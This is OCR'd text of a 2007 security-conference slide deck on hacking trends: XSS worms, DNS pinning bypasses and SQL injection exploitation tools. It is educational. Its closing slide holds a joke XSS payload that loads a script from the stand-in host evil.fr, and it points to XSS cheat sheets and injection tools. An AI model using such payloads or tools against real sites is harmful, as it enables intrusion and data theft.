Version 2007-09
See http://resources.MavenSecurity.com for the most recent version

Emerging Tools & Trends in Hacking

Maven Security Consulting Inc.
+1-877-MAVEN-HQ (+1-877-628-3647)
www.MavenSecurity.com


These slides were presented at the IT Security Showcase in Hong Kong in September 2007. It covers some recent developments in IT security, including tools, trends, and news.

Agenda - Short and Sweet: We only have 35 min

slide 2

- ***Objective***
  - *Recent developments in hacking techniques and trends*
- ***XSS***
  - *DNS Pinning, Anti-Pinning, Anti-Anti-Pinning*
  - *SQL Injection tools*

Maven SECURITY CONSULTING



WARNING: The Surgeon General has deemed hacking to be hazardous to your freedom. The ethically challenged, morally flexible, and honor deficient should beware.

The difference between a cracker (or malicious hacker) and a security consultant is PERMISSION (and salary range :-)).

Before you blow off this whole “permission” thing and “assume” it’s OK because you “think” it’s part of your job description, please read about the Randal Schwartz case at **http://www.lightlink.com/spacenka/fors/**

About the Instructor/Author

(I'm the one on the right.)

slide 4

- ***David Rhoades***
  - *PSU - B.S. Computer Engineering*
  - *Info Sec since 1996*
  - *david.rhoades@mavensecurity.com*
- ***Maven Security Consulting, Inc.***

- +1-877-MAVEN-HQ (1-877-628-3647)
- www.MavenSecurity.com

Maven SECURITY CONSULTING

I am the one on the right.

<PROPAGANDA>

David Rhoades is a senior consultant with Maven Security Consulting Inc. (www.mavensecurity.com). David's expertise includes web application security, network security, and ethical hacking. David has been active in information security consulting since 1996, when he began his career with the computer security and telephony fraud group at Bell Communications Research (Bellcore).

David teaches domestically and internationally at various security conferences, and teaches for USENIX (www.usenix.org), MIS Training Institute (www.misti.com), ISACA (www.isaca.org), and previously for the SANS Institute (www.sans.org).

David has a Bachelor of Science degree in Computer Engineering from the Pennsylvania State University (psu.edu).

Maven Security Consulting Inc. is a vendor-independent security consulting firm that helps companies secure their information assets and digital infrastructure by providing a variety of customized consulting and training services.

Services include ethical hacking; web application security testing; network security architecture reviews; training; expert testimony (civil and criminal); and architecture analysis, design, and security testing for Next Generation Networks (NGN), including VoIP.

Maven Security has a global client base across the US, Canada, Europe, and Asia; including government, banking, insurance, aerospace, software, and recreation.

Maven Security is a privately held company headquartered in northern Virginia near Washington DC.


</PROPAGANDA>

Two big trends: XSS & SQL Injections

slide 5

Maven SECURITY CONSULTING

- ***Not new, just growing***
- ***WASC Web Application Security Statistics Project 2006 Results***



- ***http://www.webappsec.org/projects/statistics/***

XSS Viruses - You Never Forget Your First

Maven SECURITY CONSULTING

- ***Theory: The Cross-site Scripting (XSS) Virus***
  - *Whitepaper published 27-Sept-2005: tinyurl.com/3ykekk*
  - *First case: Oct-2005 XSS virus hits MySpace.com*
  - *tinyurl.com/8xw8e*
  - *Automatically added Samy (and his script) to your hero list*
  - *1 million friends in 24 hours!*

Section 2 - Current Trends

XSS Viruses


Cross-Domain XSS Virus/Worm

slide 7

Video

- ***July 2007: Proof of concept called "Nduja Connection" demonstrates how XSS in webmail services allow a worm to spread to other webmail domains via emails.***
- ***Victim only opens infected email message.***
  - *No need to open attachments nor click a link in email message.*
- ***It forwards itself to everyone in your contacts.***
- ***PoC worked for:***
  - *Libero.it*
  - *Tiscali.it*
  - *Lycos.it*
  - *Excite.com*
- ***http://rosario.valotta.googlepages.com/home***

Maven SECURITY CONSULTING



iGoogle: http://www.xssed.com/news/39/XSS_vulnerability_in_iGoogleGmodules_when_calling_external_widgets/

Facebook: http://www.xssed.com/news/38/White_paper_on_Facebook_XSS/

PayPal: http://www.xssed.com/news/36/PayPal_XSS_adventure_has_finally_come_to_an_end/

GaiaOnline: http://blogs.securiteam.com/index.php/archives/786

XSS Resources: XSSed.com

- ***XSS Search Engine***
  - *http://www.xssed.com/*
  - *Find known vulnerable sites*
  - *Report vulnerable sites*
  - *Latest XSS news*

slide 9

Maven SECURITY CONSULTING

XSSed.com Samples

slide 10


Maven SECURITY CONSULTING

Famous XSS Victims by Page Rank

Source:
www.xssed.com
/pagerank

Demo

slide 11



Maven SECURITY CONSULTING

XSS: Latest Buzz - DNS Pinning; Anti-Pinning; Anti-Anti-Pinning, etc

- ***Threat: Attacker site sends malicious script to user's browser that forces browser to attack/connect to victim site.***

slide 12

- ***Defense: same origin policy***
  - *Client script cannot talk to 3rd party sites; only can talk to origin site*

Maven SECURITY CONSULTING

DNS Pinning

- ***Attack #1: Attacker changes their IP address***
  - *Attacker = 1.2.3.4*
  - *Target = 6.7.8.9*
  - *Victim gets evil script from Attacker*
  - *Script says to attack the Attacker site, but Attacker changes their IP to be same as Victim*
  - *This does not work because browser locks (or pins) the host-to-IP mapping so no changes are allowed ("DNS Pinning").*

Maven SECURITY CONSULTING

Anti-DNS Pinning

- ***Attacker = 1.2.3.4***
- ***Target = 6.7.8.9***

- ***But, if Attacker site goes offline briefly, then victim browser will lookup DNS again!***
- ***Now browser sees Attacker = 6.7.8.9***
- ***Now Attacker script can talk to 3rd party site (Target) because they have same IP***
- ***But this can be defensed against since browser sends HTTP header to Target that says "I'm trying to talk to Attacker". Target can/should ignore such requests***
  - *Host: Attacker*

Maven SECURITY CONSULTING

Anti-Anti DNS Pinning

- ***But it turns out that HTTP headers can be faked with XmlHttpRequest (included in the original script served by Attacker site.***
- ***Conclusion: Same origin policy is defeated; internal web apps are now susceptible to attach by internal victims that surf to malicious Internet sites***

slide 15

Maven SECURITY CONSULTING

References: http://ha.ckers.org/blog/20060815/circumventing-dns-pinning-for-xss/

And http://www.securityfocus.com/archive/1/445490/30/0/threaded

XSS Resources


- ***Defense for users: NoScript***
  - *http://noscript.net/*
- ***"Audit" tool: XSS Assistant (Firefox extension) www.whiteacid.org/greasemonkey/***
- ***XSS Cheat Sheets***
  - *Rsnake: ha.ckers.org/xss.html*
  - *Mario: mario.heideri.ch/xss.xml*

slide 16

Maven SECURITY CONSULTING

SQL Injection

Many SQL Hacking Tools



- ***Many free SQL ~~hacking~~ auditing tools are available***
- ***Many are new or updated in the last 6 months***

Maven
SECURITY CONSULTING

SQL Injection Tool List

- *Absinthe (formerly SQueaL); Updated Jan 2007? (still old and busted? But one of the fiirst of it's kind) www.0x90.org/releases/absinth*
- *SQLiX (Updated June 2007?) http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project*
- *SQLBrute (Updated July 2007) http://www.justinclarke.com*
- *Priamos; Released March 2007 http://www.priamos-project.com*
- *FG-Injector; Updated April 2007 http://www.flowgate.net/?lang=en&seccion=herramientas#*
- *SQL Power Injector; Updated July 2007 http://www.sqlpowerinjector.com*
- *Exploiter; Released ??? 2007 !axf.watchfire.com/extensions/exploiter.aspx*

slide 19

Maven SECURITY CONSULTING

Reference: **Top 15 free SQL Injection Scanners**

May 2007

http://www.security-hacks.com/2007/05/18/top-15-free-sql-injection-scanners


SQL Power Injector Schema

- ***Use of some of these tools is quite complex, and requires the user to essentially develop the exploit by hand***
- ***The tool simply automates leveraging the user's exploit***
- ***E.g. Automates pulling out all data***

slide 20

Maven SECURITY CONSULTING

SQL Power Injec



slide 21

Maven SECURITY CONSULTING

Copyright 2

SQL Exploiter - Demo

Exploiter Demo

- ***SQL Exploiter***
- ***axf.watchfire.com/extensions/exploiter.aspx***
- ***But newer tools are making it easy for my grand mother to hack your database via SQL injection***

slide 22

Maven SECURITY CONSULTING

Priamos - Demo

Priamos Demo
- see browser

slide 23

- ***Priamos - SQL scanner & exploiter***
- ***http://www.priamos-project.com/***
- ***Priamos is even easier (if that is possible)***
- ***It scans an entire web site***
- ***But only works on GET requests, not POSTs***

Conclusion

Class Survey: What are the latest tools you've seen?

Extra Time Filler

Questions? Fill out Evals! Download slides!

"See no exposure, hear no intrusion, speak no incident"


slide 25

Maven SECURITY CONSULTING

- ***Fill out the session eval***
- ***These slides change often - Download them from***
- ***http://mavensecurity.com/inject.asp=<script+src=evil.fr>***
- ***Just kidding, try www.MavenSecurity.com*** *(look under **Resources** section)*
- ***Contact me at***
  - *David Rhoades*
  - *david.rhoades@mavensecurity.com*
  - *Assessments, onsite training, etc…*
    - www.MavenSecurity.com
    - Auditing web apps (and more) since 1996
- ***Thank you***

www.MavenSecurity.com

Auditing web app security and more since 1996



Maven SECURITY CONSULTING